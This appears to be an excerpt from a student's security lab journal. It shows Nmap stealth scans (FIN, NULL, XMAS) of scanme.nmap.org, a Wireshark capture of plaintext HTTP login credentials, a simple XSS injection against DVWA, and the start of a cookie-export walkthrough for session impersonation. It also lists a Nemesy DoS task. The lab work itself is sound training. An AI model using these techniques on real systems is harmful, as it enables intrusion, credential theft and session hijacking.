
Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org Profile: Scan Cancel
Command: nmap -sF -T4 -v scanme.nmap.org

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host
scanme.nmap.org

nmap -sF -T4 -v scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:49 India Standard Time
Initiating Ping Scan at 14:49
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 14:49, 0.33s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:49
Completed Parallel DNS resolution of 1 host. at 14:49, 0.04s elapsed
Initiating FIN Scan at 14:49
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
FIN Scan Timing: About 12.05% done; ETC: 14:53 (0:03:46 remaining)
FIN Scan Timing: About 24.05% done; ETC: 14:53 (0:03:13 remaining)
FIN Scan Timing: About 36.00% done; ETC: 14:53 (0:02:42 remaining)
FIN Scan Timing: About 47.75% done; ETC: 14:53 (0:02:12 remaining)
FIN Scan Timing: About 59.55% done; ETC: 14:53 (0:01:43 remaining)
FIN Scan Timing: About 71.55% done; ETC: 14:53 (0:01:12 remaining)
FIN Scan Timing: About 83.55% done; ETC: 14:53 (0:00:42 remaining)
Completed FIN Scan at 14:53, 253.57s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 254.22 seconds
Raw packets sent: 2004 (80.152KB) | Rcvd: 1 (40B)
  
```

4. Performing NULL Scan



```


Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org Profile: Scan Cancel
Command: nmap -sN -T4 -v scanme.nmap.org

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host
scanme.nmap.org

nmap -sN -T4 -v scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:55 India Standard Time
Initiating Ping Scan at 14:55
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 14:55, 0.54s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:55
Completed Parallel DNS resolution of 1 host. at 14:55, 0.04s elapsed
Initiating NULL Scan at 14:55
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
NULL Scan Timing: About 11.95% done; ETC: 15:00 (0:03:48 remaining)
NULL Scan Timing: About 23.60% done; ETC: 14:59 (0:03:17 remaining)
NULL Scan Timing: About 35.55% done; ETC: 14:59 (0:02:45 remaining)
NULL Scan Timing: About 47.55% done; ETC: 14:59 (0:02:13 remaining)
NULL Scan Timing: About 59.55% done; ETC: 14:59 (0:01:43 remaining)
NULL Scan Timing: About 71.30% done; ETC: 14:59 (0:01:13 remaining)
NULL Scan Timing: About 83.15% done; ETC: 14:59 (0:00:43 remaining)
Completed NULL Scan at 14:59, 253.61s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.48s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 254.48 seconds
Raw packets sent: 2004 (80.152KB) | Rcvd: 1 (40B)
  
```

5. Performing XMAS Scan



```

Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org Profile: Scan Cancel
Command: nmap -sX -T4 -v scanme.nmap.org

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host
scanme.nmap.org

nmap -sX -T4 -v scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 15:03 India Standard Time
Initiating Ping Scan at 15:03
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 15:03, 0.33s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:03
Completed Parallel DNS resolution of 1 host. at 15:03, 0.01s elapsed
Initiating XMAS Scan at 15:03
Scanning scanme.nmap.org (45.33.32.156) [1000 ports]
XMAS Scan Timing: About 12.05% done; ETC: 15:07 (0:03:46 remaining)
XMAS Scan Timing: About 24.05% done; ETC: 15:07 (0:03:13 remaining)
XMAS Scan Timing: About 35.90% done; ETC: 15:07 (0:02:42 remaining)
XMAS Scan Timing: About 47.60% done; ETC: 15:07 (0:02:13 remaining)
XMAS Scan Timing: About 59.55% done; ETC: 15:07 (0:01:43 remaining)
XMAS Scan Timing: About 71.55% done; ETC: 15:07 (0:01:12 remaining)
XMAS Scan Timing: About 83.55% done; ETC: 15:07 (0:00:42 remaining)
Completed XMAS Scan at 15:07, 253.40s elapsed (1000 total ports)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)


Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 254.03 seconds
Raw packets sent: 2004 (80.152KB) | Rcvd: 2 (68B)
  
```

Practical 5: Network Traffic Capture with Wireshark


- Network Traffic Capture:
 - Use Wireshark to capture network traffic on a specific network interface.
 - Analyze the captured packets to extract relevant information and identify potential security issues. Understand the potential security risks associated with keyloggers and the importance of protecting against them.
- Denial of Service (DoS) Attack:
 - Use Nemesy to launch a DoS attack against a target system or network.
 - Observe the impact of the attack on the target's availability and performance.

Network Traffic Capture


1. Start the Wireshark Application and Select the Appropriate Interface




2. All the Package will be displayed one by one.



- Go to any http website and Login with Random Username and Password or Any required Credentials




- Goto Wireshark. Apply the http filter by inputting the keyword “http” in the text box above




- Right click on the packet with POST request

6. Select Show Packet in New Window



7. Scroll down to the bottom. You can see the username and password inserted as http have no security




Practical 6: Persistent Cross-Site Scripting Attack


- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

XSS Attack

1. Setup DVWA and select XSS (Reflected)
2. Inject html code with tags such as `<a>`, `<button>` or js code with windows, document or navigator apis
3. Injected Code: `<button onclick='alert("lkjgc")'>Click me</button>`



4. A button with title Click me will appear. Clicking on the button will execute the JS code




Practical 7: Session Impersonation with Firefox and Tamper Data


- Install and configure the Tamper Data add-on in Firefox.
- Intercept and modify HTTP requests to impersonate a user's session.
- Understand the impact of session impersonation and the importance of session Management

Session Impersonation by Cookies Stealing


1. Start the Firefox and install Cookie Manager Extension (Add On)




2. Start the Cookie Manager by Clicking on the extension



3. Try visiting the website and you will see all the cookies of the website you have visited
4. Right Click on the cookie you want to export and Select Export selected cookies



5. Select the output format and Export as of your choice.
 - a. Here I am selecting
Output Format: JSON
Export as: File

